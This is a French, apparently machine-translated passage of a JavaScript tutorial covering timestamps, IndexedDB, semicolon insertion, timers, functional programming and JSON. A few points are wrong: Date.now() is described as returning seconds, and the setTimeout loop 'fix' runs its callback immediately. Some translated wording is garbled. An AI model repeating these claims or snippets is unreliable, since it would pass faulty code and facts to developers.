Par exemple, `Date.now()` renvoie `1461069314` si elle a été appelée le 19 avril 2016 à 12:35:14 GMT.

Prise en charge des navigateurs existants

Dans les anciens navigateurs où `Date.now()` n'est pas disponible, utilisez `(new Date()).getTime()`

place:

```
t = (new Date()).getTime();
```

Ou, pour fournir une fonction `Date.now()` à utiliser dans les anciens navigateurs, utilisez ce polyfill :

```
if (!Date.now) {
  Date.now = function now() {
    return new Date().getTime();
  };
}
```

Obtenir l'horodatage en quelques secondes

Pour obtenir l'horodatage en secondes

```
Math.floor((new Date().getTime()) / 1000)
```

Lire Horodatage en ligne: https://riptutorial.com/fr/javascript/topic/606/horodatage

Chapitre 56: IndexedDB

Remarques

Transactions

Les transactions doivent être utilisées immédiatement après leur création. S'ils ne sont pas utilisés dans la boucle d'événement en cours (essentiellement avant d'attendre quelque chose comme une requête Web), ils entreront dans un état inactif où vous ne pourrez pas les utiliser.

Les bases de données ne peuvent contenir qu'une seule transaction à la fois dans un magasin d'objets particulier. Ainsi , vous pouvez avoir autant que vous voulez que notre lecture de `things` magasin, mais seulement on peut apporter des modifications à tout moment.

Examples

Test de disponibilité de la base de données indexée

Vous pouvez tester le support IndexedDB dans l'environnement actuel en recherchant la présence de la propriété `window.indexedDB` :

```
if (window.indexedDB) {
    // IndexedDB is available
}
```

Ouvrir une base de données

Ouvrir une base de données est une opération asynchrone. Nous devons envoyer une demande pour ouvrir notre base de données, puis écouter les événements pour savoir quand elle est prête.

Nous allons ouvrir une base de données DemoDB. S'il n'existe pas encore, il sera créé lors de l'envoi de la demande.

Le `2` ci-dessous indique que nous demandons la version 2 de notre base de données. Une seule version existe à tout moment, mais nous pouvons utiliser le numéro de version pour mettre à niveau les anciennes données, comme vous le verrez.

```
var db = null, // We'll use this once we have our database
    request = window.indexedDB.open("DemoDB", 2);

// Listen for success. This will be called after onupgradeneeded runs, if it does at all
request.onsuccess = function() {
    db = request.result; // We have a database!

    doThingsWithDB(db);
};
```

```
// If our database didn't exist before, or it was an older version than what we requested,
// the `onupgradeneeded` event will be fired.
//
// We can use this to setup a new database and upgrade an old one with new data stores
request.onupgradeneeded = function(event) {
    db = request.result;

    // If the oldVersion is less than 1, then the database didn't exist. Let's set it up
    if (event.oldVersion < 1) {
        // We'll create a new "things" store with `autoIncrement`ing keys
        var store = db.createObjectStore("things", { autoIncrement: true });
    }

    // In version 2 of our database, we added a new index by the name of each thing
    if (event.oldVersion < 2) {
        // Let's load the things store and create an index
        var store = request.transaction.objectStore("things");

        store.createIndex("by_name", "name");
    }
};

// Handle any errors
request.onerror = function() {
    console.error("Something went wrong when we tried to request the database!");
};
```

Ajouter des objets

Tout ce qui doit se produire avec les données d'une base de données IndexedDB se produit dans une transaction. Il y a quelques points à noter concernant les transactions mentionnées dans la section Remarques au bas de cette page.

Nous utiliserons la base de données que nous avons configurée dans **Ouverture d'une base de données.**

```
// Create a new readwrite (since we want to change things) transaction for the things store
var transaction = db.transaction(["things"], "readwrite");

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that our event handlers are set up, let's get our things store and add some objects!
var store = transaction.objectStore("things");


// Transactions can do a few things at a time. Let's start with a simple insertion
var request = store.add({
    // "things" uses auto-incrementing keys, so we don't need one, but we can set it anyway
    key: "coffee_cup",
```

```
    name: "Coffee Cup",
    contents: ["coffee", "cream"]
});

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // Done! Here, `request.result` will be the object's key, "coffee_cup"
};


// We can also add a bunch of things from an array. We'll use auto-generated keys
var thingsToAdd = [{ name: "Example object" }, { value: "I don't have a name" }];

// Let's use more compact code this time and ignore the results of our insertions
thingsToAdd.forEach(e => store.add(e));
```

Récupération des données

Tout ce qui doit se produire avec les données d'une base de données IndexedDB se produit dans une transaction. Il y a quelques points à noter concernant les transactions mentionnées dans la section Remarques au bas de cette page.

Nous utiliserons la base de données que nous avons configurée dans Ouverture d'une base de données.

```
// Create a new transaction, we'll use the default "readonly" mode and the things store
var transaction = db.transaction(["things"]);

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that everything is set up, let's get our things store and load some objects!
var store = transaction.objectStore("things");


// We'll load the coffee_cup object we added in Adding objects
var request = store.get("coffee_cup");

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // All done, let's log our object to the console
    console.log(request.result);
};


// That was pretty long for a basic retrieval. If we just want to get just
// the one object and don't care about errors, we can shorten things a lot
db.transaction("things").objectStore("things")
    .get("coffee_cup").onsuccess = e => console.log(e.target.result);
```

Lire IndexedDB en ligne: https://riptutorial.com/fr/javascript/topic/4447/indexeddb

Chapitre 57: Insertion automatique du point-virgule - ASI

Examples

Règles d'insertion automatique des points-virgules

> Il existe trois règles de base pour l'insertion de points-virgules:
>
> 1. Lorsque, comme le programme est analysé de gauche à droite, un jeton (appelé le *jeton incriminé*) est rencontré, ce qui n'est autorisé par aucune production de grammaire, puis un point-virgule est automatiquement inséré avant le jeton incriminé. les conditions sont vraies:
>
> - Le jeton incriminé est séparé du jeton précédent par au moins un `LineTerminator` .
> - Le jeton incriminé est `}` .
>
> 2. Lorsque, à mesure que le programme est analysé de gauche à droite, la fin du flux d'entrée de jetons est détectée et que l'analyseur ne peut pas analyser le flux de jetons d'entrée en un seul `Program` ECMAScript complet. le flux d'entrée.
> 3. Lorsque, comme le programme est analysé de gauche à droite, on rencontre un jeton autorisé par la production de la grammaire, mais la production est une *production restreinte* et le jeton est le premier jeton pour un terminal ou un terminal non immédiatement après l'annotation. " [aucun `LineTerminator` ici] " dans la production restreinte (et donc un tel jeton est appelé jeton restreint), et le jeton restreint est séparé du jeton précédent par au moins un `LineTerminator` , puis un point-virgule est automatiquement inséré avant le jeton restreint .
>
> Cependant, il y a une condition dérogatoire supplémentaire sur les règles précédentes: un point - virgule est jamais inséré automatiquement si le point - virgule serait alors analysée comme une déclaration vide ou si ce point - virgule deviendrait l' un des deux points - virgules dans l' en- tête d'une `for` déclaration (voir 12.6.3).

Source: ECMA-262, Spécification ECMAScript de la cinquième édition:

Instructions affectées par l'insertion automatique de points-virgules

- déclaration vide
- déclaration `var`
- déclaration d'expression
- `do-while` déclaration
- `continue` déclaration
- déclaration de `break`
- déclaration de `return`
- `throw` déclaration

Exemples:

Lorsque la fin du flux d'entrée de jetons est détectée et que l'analyseur ne peut pas analyser le flux de jetons d'entrée en un seul programme complet, un point-virgule est automatiquement inséré à la fin du flux d'entrée.

```
a = b
++c
// is transformed to:
a = b;
++c;
```

```
x
++
y
// is transformed to:
x;
++y;
```

Indexation des tableaux / littéraux

```
console.log("Hello, World")
[1,2,3].join()
// is transformed to:
console.log("Hello, World")[(1, 2, 3)].join();
```

Déclaration de retour:

```
return
  "something";
// is transformed to
return;
  "something";
```

Eviter l'insertion de points-virgules sur les instructions de retour

La convention de codage JavaScript consiste à placer le crochet de début de bloc sur la même ligne de leur déclaration:

```
if (...) {

}

function (a, b, ...) {

}
```

Au lieu de dans la ligne suivante:

```
if (...)
{

```

```
}

function (a, b, ...)
{

}
```

Cela a été adopté pour éviter l'insertion de points-virgules dans les instructions de retour qui renvoient des objets:

```
function foo()
{
    return // A semicolon will be inserted here, making the function return nothing
    {
        foo: 'foo'
    };
}

foo(); // undefined

function properFoo() {
    return {
        foo: 'foo'
    };
}

properFoo(); // { foo: 'foo' }
```

Dans la plupart des langues, le placement du crochet de départ n'est qu'une question de préférence personnelle, car il n'a pas d'impact réel sur l'exécution du code. En JavaScript, comme vous l'avez vu, placer le crochet initial dans la ligne suivante peut entraîner des erreurs silencieuses.

Lire Insertion automatique du point-virgule - ASI en ligne: https://riptutorial.com/fr/javascript/topic/4363/insertion-automatique-du-point-virgule---asi

Chapitre 58: Intervalles et délais

Syntaxe

- timeoutID = setTimeout (function () {}, millisecondes)
- intervalID = setInterval (function () {}, millisecondes)
- timeoutID = setTimeout (function () {}, millisecondes, paramètre, paramètre, ...)
- intervalID = setInterval (function () {}, millisecondes, paramètre, paramètre, ...)
- clearTimeout (timeoutID)
- clearInterval (intervalID)

Remarques

Si le délai n'est pas spécifié, la valeur par défaut est 0 milliseconde. Cependant, le retard réel sera plus long que cela ; Par exemple, la spécification HTML5 spécifie un délai minimum de 4 millisecondes.

Même lorsque `setTimeout` est appelé avec un délai de zéro, la fonction appelée par `setTimeout` sera exécutée de manière asynchrone.

Notez que de nombreuses opérations telles que la manipulation de DOM ne sont pas nécessairement terminées même si vous avez effectué l'opération et que vous êtes passé à la phrase de code suivante, vous ne devriez donc pas supposer qu'elles s'exécuteront de manière synchrone.

L'utilisation de `setTimeout(someFunc, 0)` file d'attente l'exécution de la fonction `someFunc` à la fin de la pile d'appels du moteur JavaScript en cours, de sorte que la fonction sera appelée une fois ces opérations terminées.

Il est *possible* de passer une chaîne contenant du code JavaScript (`setTimeout("some..code", 1000)`) à la place de la fonction (`setTimeout(function(){some..code}, 1000)`). Si le code est placé dans une chaîne, il sera analysé plus tard avec `eval()` . Les délais d'expiration de type chaîne ne sont pas recommandés pour des raisons de performances, de clarté et parfois de sécurité, mais il se peut que l'ancien code utilise ce style. Les fonctions de transmission sont prises en charge depuis Netscape Navigator 4.0 et Internet Explorer 5.0.

Examples

Les intervalles

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}

window.setInterval(waitFunc,5000);
```

Supprimer les intervalles

`window.setInterval()` renvoie un `IntervalID` , qui peut être utilisé pour empêcher l'exécution de cet intervalle. Pour ce faire, stockez la valeur de retour de `window.setInterval()` dans une variable et appelez `clearInterval()` avec cette variable comme seul argument:

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}

var interval = window.setInterval(waitFunc,5000);

window.setTimeout(function(){
    clearInterval(interval);
},32000);
```

Cela se connectera. `This will be logged every 5 seconds` toutes les 5 secondes, mais l’arrêtera après 32 secondes. Donc, il va enregistrer le message 6 fois.

Supprimer les délais d'attente

`window.setTimout()` renvoie un `TimeoutID` , qui peut être utilisé pour empêcher l'exécution de ce délai. Pour ce faire, stockez la valeur de retour de `window.setTimeout()` dans une variable et appelez `clearTimeout()` avec cette variable comme seul argument:

```
function waitFunc(){
    console.log("This will not be logged after 5 seconds");
}
function stopFunc(){
    clearTimeout(timeout);
}

var timeout = window.setTimeout(waitFunc,5000);
window.setTimeout(stopFunc,3000);
```

Cela ne enregistrera pas le message car le temporisateur est arrêté après 3 secondes.

Set récursifTimeout

Pour répéter une fonction indéfiniment, `setTimeout` peut être appelé récursivement:

```
function repeatingFunc() {
    console.log("It's been 5 seconds. Execute the function again.");
    setTimeout(repeatingFunc, 5000);
}

setTimeout(repeatingFunc, 5000);
```

Contrairement à `setInterval` , cela garantit que la fonction s'exécutera même si le temps d'exécution de la fonction est plus long que le délai spécifié. Cependant, il ne garantit pas un intervalle régulier entre les exécutions de fonctions. Ce comportement varie également car une

exception avant l'appel récursif à `setTimeout` l'empêche de se répéter, alors que `setInterval` se répète indéfiniment, quelles que soient les exceptions.

setTimeout, ordre des opérations, clearTimeout

setTimeout

- Exécute une fonction après avoir attendu un nombre spécifié de millisecondes.
- utilisé pour retarder l'exécution d'une fonction.

Syntaxe: `setTimeout(function, milliseconds)` ou `window.setTimeout(function, milliseconds)`

Exemple: Cet exemple affiche "hello" sur la console après 1 seconde. Le deuxième paramètre est en millisecondes, donc 1000 = 1 sec, 250 = 0,25 sec, etc.

```
setTimeout(function() {
    console.log('hello');
}, 1000);
```

Problèmes avec setTimeout

si vous utilisez la méthode `setTimeout` dans une boucle for **:**

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(){
    console.log(i);
  }, 500);
}
```

Cela affichera la valeur `3 three` fois, ce qui n'est pas correct.

Solution de ce problème:

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(j){
    console.log(i);
  }(i), 1000);
}
```

Il affichera la valeur `0` , `1` , `2` . Ici, nous passons le `i` dans la fonction en tant que paramètre (`j`).

Ordre des opérations

De plus, en raison du fait que Javascript est à thread unique et utilise une boucle d'événement globale, `setTimeout` peut être utilisé pour ajouter un élément à la fin de la file d'attente d'exécution en appelant `setTimeout` avec un délai nul. Par exemple:

```
setTimeout(function() {
```

```
    console.log('world');
}, 0);

console.log('hello');
```

Va effectivement sortir:

```
hello
world
```

De même, zéro milliseconde ici ne signifie pas que la fonction dans setTimeout s'exécutera immédiatement. Cela prendra un peu plus que cela en fonction des éléments à exécuter restant dans la file d'attente d'exécution. Celui-ci est juste poussé à la fin de la file d'attente.

Annulation d'un délai d'attente

clearTimeout (): arrête l'exécution de la fonction spécifiée dans `setTimeout()`

Syntaxe: clearTimeout (timeoutVariable) ou window.clearTimeout (timeoutVariable)

Exemple :

```
var timeout = setTimeout(function() {
    console.log('hello');
}, 1000);

clearTimeout(timeout); // The timeout will no longer be executed
```

Les intervalles

la norme

Vous n'avez pas besoin de créer la variable, mais c'est une bonne pratique car vous pouvez utiliser cette variable avec clearInterval pour arrêter l'intervalle en cours d'exécution.

```
var int = setInterval("doSomething()", 5000 ); /* 5 seconds */
var int = setInterval(doSomething, 5000 ); /* same thing, no quotes, no parens */
```

Si vous devez transmettre des paramètres à la fonction doSomething, vous pouvez les transmettre en tant que paramètres supplémentaires au-delà des deux premiers pour définirInterval.

Sans chevauchement

setInterval, comme ci-dessus, fonctionnera toutes les 5 secondes (ou ce que vous avez défini), peu importe quoi. Même si la fonction do do Something prend plus de 5 secondes pour fonctionner. Cela peut créer des problèmes. Si vous voulez simplement vous assurer qu'il y a une pause entre les exécutions de doSomething, vous pouvez le faire:

```
(function(){

   doSomething();

   setTimeout(arguments.callee, 5000);

})()
```

Lire Intervalles et délais en ligne: https://riptutorial.com/fr/javascript/topic/279/intervalles-et-delais

Chapitre 59: JavaScript fonctionnel

Remarques

Qu'est-ce que la programmation fonctionnelle?
La programmation fonctionnelle ou **PF** est un paradigme de programmation qui repose sur deux concepts principaux: l' **immuabilité** et l' **apatridie** . Le but de la PF est de rendre votre code plus lisible, réutilisable et portable.

Qu'est-ce que le JavaScript fonctionnel?
Il y a eu un débat pour appeler JavaScript un langage fonctionnel ou non. Cependant, nous pouvons absolument utiliser JavaScript comme une fonctionnalité en raison de sa nature:

- A des fonctions pures
- A **des fonctions de première classe**
- A la **fonction d'ordre supérieur**
- Il supporte l' **immuabilité**
- A des fermetures
- Méthodes de **récursion** et de liste (tableaux) comme la carte, réduire, filtrer ..etc

Les exemples doivent couvrir chaque concept en détail, et les liens fournis ici sont fournis à titre de référence et doivent être supprimés une fois le concept illustré.

Examples

Accepter des fonctions comme arguments

```
function transform(fn, arr) {
    let result = [];
    for (let el of arr) {
        result.push(fn(el)); // We push the result of the transformed item to result
    }
    return result;
}

console.log(transform(x => x * 2, [1,2,3,4])); // [2, 4, 6, 8]
```

Comme vous pouvez le voir, notre fonction de `transform` accepte deux paramètres, une fonction et une collection. Il va ensuite itérer la collection, et pousser les valeurs sur le résultat, appelant `fn` sur chacun d'eux.

Semble familier? Ceci est très similaire à la façon dont `Array.prototype.map()` fonctionne!

```
console.log([1, 2, 3, 4].map(x => x * 2)); // [2, 4, 6, 8]
```

Fonctions d'ordre supérieur

En général, les fonctions qui opèrent sur d’autres fonctions, en les prenant comme arguments ou en les retournant (ou les deux), sont appelées fonctions d’ordre supérieur.

Une fonction d'ordre supérieur est une fonction qui peut prendre une autre fonction en argument. Vous utilisez des fonctions d'ordre supérieur lors du passage de rappels.

```
function iAmCallbackFunction() {
    console.log("callback has been invoked");
}

function iAmJustFunction(callbackFn) {
    // do some stuff ...

    // invoke the callback function.
    callbackFn();
}

// invoke your higher-order function with a callback function.
iAmJustFunction(iAmCallbackFunction);
```

Une fonction d'ordre supérieur est également une fonction qui renvoie une autre fonction en tant que résultat.

```
function iAmJustFunction() {
    // do some stuff ...

    // return a function.
    return function iAmReturnedFunction() {
        console.log("returned function has been invoked");
    }
}

// invoke your higher-order function and its returned function.
iAmJustFunction()();
```

Identité Monad

Ceci est un exemple d'implémentation de la monade d'identité en JavaScript et pourrait servir de point de départ pour créer d'autres monades.

Basé sur la conférence de Douglas Crockford sur les monades et les gonades

En utilisant cette approche, il sera plus facile de réutiliser vos fonctions grâce à la flexibilité offerte par cette monade et aux cauchemars de composition:

```
f(g(h(i(j(k(value), j1), i2), h1, h2), g1, g2), f1, f2)
```

lisible, agréable et propre:

```
identityMonad(value)
    .bind(k)
    .bind(j, j1, j2)
    .bind(i, i2)
```

```
    .bind(h, h1, h2)
    .bind(g, g1, g2)
    .bind(f, f1, f2);
```

```
function identityMonad(value) {
    var monad = Object.create(null);

    // func should return a monad
    monad.bind = function (func, ...args) {
        return func(value, ...args);
    };

    // whatever func does, we get our monad back
    monad.call = function (func, ...args) {
        func(value, ...args);

        return identityMonad(value);
    };

    // func doesn't have to know anything about monads
    monad.apply = function (func, ...args) {
        return identityMonad(func(value, ...args));
    };

    // Get the value wrapped in this monad
    monad.value = function () {
        return value;
    };

    return monad;
};
```

Il fonctionne avec des valeurs primitives

```
var value = 'foo',
    f = x => x + ' changed',
    g = x => x + ' again';

identityMonad(value)
    .apply(f)
    .apply(g)
    .bind(alert); // Alerts 'foo changed again'
```

Et aussi avec des objets

```
var value = { foo: 'foo' },
    f = x => identityMonad(Object.assign(x, { foo: 'bar' })),
    g = x => Object.assign(x, { bar: 'foo' }),
    h = x => console.log('foo: ' + x.foo + ', bar: ' + x.bar);

identityMonad(value)
    .bind(f)
    .apply(g)
    .bind(h); // Logs 'foo: bar, bar: foo'
```

Essayons tout:

```
var add = (x, ...args) => x + args.reduce((r, n) => r + n, 0),
    multiply = (x, ...args) => x * args.reduce((r, n) => r * n, 1),
    divideMonad = (x, ...args) => identityMonad(x / multiply(...args)),
    log = x => console.log(x),
    substract = (x, ...args) => x - add(...args);

identityMonad(100)
    .apply(add, 10, 29, 13)
    .apply(multiply, 2)
    .bind(divideMonad, 2)
    .apply(substract, 67, 34)
    .apply(multiply, 1239)
    .bind(divideMonad, 20, 54, 2)
    .apply(Math.round)
    .call(log); // Logs 29
```

Fonctions pures

Un principe de base de la programmation fonctionnelle est qu’elle **évite de changer** l’état de l’application (état d’apatridie) et les variables en dehors de sa portée (immuabilité).

Les fonctions pures sont des fonctions qui:

- avec une entrée donnée, retourne toujours la même sortie
- ils ne s'appuient sur aucune variable en dehors de leur champ d'application
- ils ne modifient pas l'état de l'application (**pas d'effets secondaires**)

Jetons un coup d'oeil à quelques exemples:

> Les fonctions pures ne doivent changer aucune variable en dehors de leur portée

Fonction impure

```
let obj = { a: 0 }

const impure = (input) => {
  // Modifies input.a
  input.a = input.a + 1;
  return input.a;
}

let b = impure(obj)
console.log(obj) // Logs { "a": 1 }
console.log(b) // Logs 1
```

La fonction a modifié la valeur `obj.a` qui est hors de sa portée.

Fonction pure

```
let obj = { a: 0 }

const pure = (input) => {
  // Does not modify obj
  let output = input.a + 1;
```

```
  return output;
}

let b = pure(obj)
console.log(obj) // Logs { "a": 0 }
console.log(b) // Logs 1
```

La fonction n'a pas changé les valeurs d' `obj` objet

> Les fonctions pures ne doivent pas s'appuyer sur des variables hors de leur portée

Fonction impure

```
let a = 1;

let impure = (input) => {
  // Multiply with variable outside function scope
  let output = input * a;
  return output;
}

console.log(impure(2)) // Logs 2
a++; // a becomes equal to 2
console.log(impure(2)) // Logs 4
```

Cette fonction **impure** repose sur la variable `a` définie en dehors de sa portée. Donc, si un est modifié, le résultat de la fonction `impure` sera différent.

Fonction pure

```
let pure = (input) => {
  let a = 1;
  // Multiply with variable inside function scope
  let output = input * a;
  return output;
}

console.log(pure(2)) // Logs 2
```

Le résultat de la fonction `pure` **ne repose** sur aucune variable en dehors de sa portée.

Lire JavaScript fonctionnel en ligne: https://riptutorial.com/fr/javascript/topic/3122/javascript-fonctionnel

Chapitre 60: JSON

Introduction

JSON (JavaScript Object Notation) est un format d'échange de données léger. Il est facile pour les humains de lire et d’écrire, et facile à analyser et à générer pour les machines. Il est important de réaliser qu'en JavaScript, JSON est une chaîne et non un objet.

Un aperçu de base peut être trouvé sur le site Web json.org qui contient également des liens vers des implémentations de la norme dans de nombreux langages de programmation différents.

Syntaxe

- JSON.parse (entrée [, reviver])
- JSON.stringify (valeur [, remplaçant [, espace]])

Paramètres

Paramètre	Détails
JSON.parse	**Analyser une chaîne JSON**
`input(string)`	Chaîne JSON à analyser.
`reviver(function)`	Prescrit une transformation pour la chaîne JSON en entrée.
JSON.stringify	**Sérialiser une valeur sérialisable**
`value(string)`	Valeur à sérialiser selon la spécification JSON.
`replacer(function` ou `String[]` ou `Number[])`	Inclut sélectivement certaines propriétés de l'objet de `value` .
`space(String` ou `Number`)	Si un `number` est fourni, alors `space` nombre d'espace des espaces blancs sera inséré de lisibilité. Si une `string` est fournie, la chaîne (10 premiers caractères) sera utilisée comme espaces blancs.

Remarques

Les méthodes utilitaires JSON ont été normalisées pour la première fois dans ECMAScript 5.1 §15.12 .

Le format a été formellement défini dans **Le type de support application / json pour JSON** (RFC 4627 juillet 2006), mis à jour ultérieurement dans **le format JSON Data Interchange**

Format (RFC 7158 mars 2013, ECMA-404 octobre 2013 et RFC 7159 mars 2014).

Pour rendre ces méthodes disponibles dans les anciens navigateurs tels qu'Internet Explorer 8, utilisez json2.js de Douglas Crockford.

Examples

Analyse d'une chaîne JSON simple

La méthode `JSON.parse()` analyse une chaîne en tant que JSON et renvoie une primitive, un tableau ou un objet JavaScript:

```
const array = JSON.parse('[1, 2, "c", "d", {"e": false}]');
console.log(array); // logs: [1, 2, "c", "d", {e: false}]
```

Sérialiser une valeur

Une valeur JavaScript peut être convertie en chaîne JSON à l'aide de la fonction `JSON.stringify` .

```
JSON.stringify(value[, replacer[, space]])
```

1. `value` Valeur à convertir en chaîne JSON.

```
/* Boolean */  JSON.stringify(true)             // 'true'
/* Number  */  JSON.stringify(12)               // '12'
/* String  */  JSON.stringify('foo')            // '"foo"'
/* Object  */  JSON.stringify({})               // '{}'
               JSON.stringify({foo: 'baz'})     // '{"foo": "baz"}'
/* Array   */  JSON.stringify([1, true, 'foo']) // '[1, true, "foo"]'
/* Date    */  JSON.stringify(new Date())       // '"2016-08-06T17:25:23.588Z"'
/* Symbol  */  JSON.stringify({x:Symbol()})     // '{}'
```

2. `replacer` Fonction qui modifie le comportement du processus de stringification ou un tableau d'objets String et Number servant de liste blanche pour filtrer les propriétés de l'objet value à inclure dans la chaîne JSON. Si cette valeur est null ou n'est pas fournie, toutes les propriétés de l'objet sont incluses dans la chaîne JSON résultante.

```
// replacer as a function
function replacer (key, value) {
    // Filtering out properties
    if (typeof value === "string") {
        return
    }
    return value
}

var foo = { foundation: "Mozilla", model: "box", week: 45, transport: "car", month: 7 }
JSON.stringify(foo, replacer)
// -> '{"week": 45, "month": 7}'
```

```
// replacer as an array
```

```
JSON.stringify(foo, ['foundation', 'week', 'month'])
// -> '{"foundation": "Mozilla", "week": 45, "month": 7}'
// only the `foundation`, `week`, and `month` properties are kept
```

3. `space` Pour des raisons de lisibilité, le nombre d'espaces utilisés pour l'indentation peut être spécifié comme troisième paramètre.

```
JSON.stringify({x: 1, y: 1}, null, 2)  // 2 space characters will be used for indentation
/* output:
    {
      'x': 1,
      'y': 1
    }
*/
```

Une valeur de chaîne peut également être utilisée pour l'indentation. Par exemple, si vous transmettez `'\t'` le caractère de tabulation sera utilisé pour l'indentation.

```
JSON.stringify({x: 1, y: 1}, null, '\t')
/* output:
    {
        'x': 1,
        'y': 1
    }
*/
```

Sérialisation avec une fonction de remplacement

Une fonction de `replacer` peut être utilisée pour filtrer ou transformer les valeurs sérialisées.

```
const userRecords = [
  {name: "Joe", points: 14.9, level: 31.5},
  {name: "Jane", points: 35.5, level: 74.4},
  {name: "Jacob", points: 18.5, level: 41.2},
  {name: "Jessie", points: 15.1, level: 28.1},
];

// Remove names and round numbers to integers to anonymize records before sharing
const anonymousReport = JSON.stringify(userRecords, (key, value) =>
  key === 'name'
    ? undefined
    : (typeof value === 'number' ? Math.floor(value) : value)
);
```

Cela produit la chaîne suivante:

```
'[{"points":14,"level":31},{"points":35,"level":74},{"points":18,"level":41},{"points":15,"level":28}]'
```

Analyse avec une fonction de réanimation

Une fonction de réanimation peut être utilisée pour filtrer ou transformer la valeur analysée.

5.1

```
var jsonString = '[{"name":"John","score":51},{"name":"Jack","score":17}]';

var data = JSON.parse(jsonString, function reviver(key, value) {
  return key === 'name' ? value.toUpperCase() : value;
});
```

6

```
const jsonString = '[{"name":"John","score":51},{"name":"Jack","score":17}]';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'name' ? value.toUpperCase() : value
);
```

Cela produit le résultat suivant:

```
[
  {
    'name': 'JOHN',
    'score': 51
  },
  {
    'name': 'JACK',
    'score': 17
  }
]
```

Ceci est particulièrement utile lorsque des données doivent être envoyées en série / encodées lorsqu’elles sont transmises avec JSON, mais on veut y accéder en les désérialisant / décodé. Dans l'exemple suivant, une date a été encodée dans sa représentation ISO 8601. Nous utilisons la fonction reviver pour analyser ceci dans une `Date` JavaScript.

5.1

```
var jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

var data = JSON.parse(jsonString, function (key, value) {
  return (key === 'date') ? new Date(value) : value;
});
```

6

```
const jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'date' ? new Date(value) : value
);
```

Il est important de vous assurer que la fonction reviver renvoie une valeur utile à la fin de chaque itération. Si la fonction reviver renvoie `undefined` , aucune valeur ou l'exécution ne tombe à la fin de la fonction, la propriété est supprimée de l'objet. Sinon, la propriété est redéfinie pour être la valeur de retour.

Sérialisation et restauration d'instances de classe

Vous pouvez utiliser une méthode `toJSON` personnalisée et une fonction `toJSON` pour transmettre des instances de votre propre classe dans JSON. Si un objet a une méthode `toJSON` , son résultat sera sérialisé au lieu de l'objet lui-même.

6

```
function Car(color, speed) {
  this.color = color;
  this.speed = speed;
}

Car.prototype.toJSON = function() {
  return {
    $type: 'com.example.Car',
    color: this.color,
    speed: this.speed
  };
};

Car.fromJSON = function(data) {
  return new Car(data.color, data.speed);
};
```

6

```
class Car {
  constructor(color, speed) {
    this.color = color;
    this.speed = speed;
    this.id_ = Math.random();
  }

  toJSON() {
    return {
      $type: 'com.example.Car',
      color: this.color,
      speed: this.speed
    };
  }

  static fromJSON(data) {
    return new Car(data.color, data.speed);
  }
}
```

```
var userJson = JSON.stringify({
  name: "John",
  car: new Car('red', 'fast')
});
```

Cela produit une chaîne avec le contenu suivant:

```
{"name":"John","car":{"$type":"com.example.Car","color":"red","speed":"fast"}}
```

```
var userObject = JSON.parse(userJson, function reviver(key, value) {
  return (value && value.$type === 'com.example.Car') ? Car.fromJSON(value) : value;
});
```

Cela produit l'objet suivant:

```
{
  name: "John",
  car: Car {
    color: "red",
    speed: "fast",
    id_: 0.19349242527065402
  }
}
```

JSON versus littéraux JavaScript

JSON signifie "JavaScript Object Notation", mais pas JavaScript. Pensez-y comme un *format de sérialisation de données* qui *se* trouve être directement utilisable comme littéral JavaScript. Cependant, il n'est pas conseillé d'exécuter directement (c.-à-d. `eval()`) JSON extrait d'une source externe. Fonctionnellement, JSON n'est pas très différent de XML ou YAML - une certaine confusion peut être évitée si JSON est simplement imaginé comme un format de sérialisation qui ressemble beaucoup à JavaScript.

Même si le nom n'implique que des objets, et même si la majorité des cas d'utilisation via une sorte d'API sont toujours des objets et des tableaux, JSON ne concerne pas uniquement les objets ou les tableaux. Les types primitifs suivants sont pris en charge:

- Chaîne (par exemple `"Hello World!"`)
- Nombre (par exemple `42`)
- Booléen (par exemple `true`)
- La valeur `null`

`undefined` n'est pas pris en charge dans le sens où une propriété non définie sera omise de JSON lors de la sérialisation. Par conséquent, il n'y a aucun moyen de désérialiser JSON et de vous retrouver avec une propriété dont la valeur n'est `undefined` .

La chaîne `"42"` est valide JSON. JSON ne doit pas toujours avoir une enveloppe externe de `"{...}"` ou `"[...]"` .

Bien que nome JSON soit également valide en JavaScript et que JavaScript soit également valide, il existe quelques différences subtiles entre les deux langages et aucun des deux ne constitue un sous-ensemble de l'autre.

Prenez la chaîne JSON suivante comme exemple:

```
{"color": "blue"}
```

Cela peut être directement inséré dans JavaScript. Il sera syntaxiquement valide et donnera la valeur correcte:

```
const skin = {"color": "blue"};
```

Cependant, nous savons que "color" est un nom d'identifiant valide et que les guillemets autour du nom de la propriété peuvent être omis:

```
const skin = {color: "blue"};
```

Nous savons également que nous pouvons utiliser des guillemets simples au lieu de guillemets doubles:

```
const skin = {'color': 'blue'};
```

Mais, si nous prenions ces deux littéraux et les traitions comme JSON, **aucun** JSON **ne serait syntaxiquement valide** :

```
{color: "blue"}
{'color': 'blue'}
```

JSON exige strictement que tous les noms de propriété soient entre guillemets et que les valeurs de chaîne soient également entre guillemets.

Il est courant que les nouveaux venus JSON tentent d'utiliser des extraits de code avec des littéraux JavaScript en tant que JSON et qu'ils se penchent sur les erreurs de syntaxe qu'ils reçoivent du parseur JSON.

Plus de confusion commence à apparaître quand *une terminologie incorrecte* est appliquée dans le code ou dans la conversation.

Un anti-pattern commun consiste à nommer des variables qui contiennent des valeurs non-JSON comme "json":

```
fetch(url).then(function (response) {
  const json = JSON.parse(response.data); // Confusion ensues!

  // We're done with the notion of "JSON" at this point,
  // but the concept stuck with the variable name.
});
```

Dans l'exemple ci-dessus, `response.data` est une chaîne JSON renvoyée par certaines API. JSON s'arrête au domaine de réponse HTTP. La variable avec le terme incorrect "json" ne contient qu'une valeur JavaScript (peut être un objet, un tableau ou même un simple numéro!)

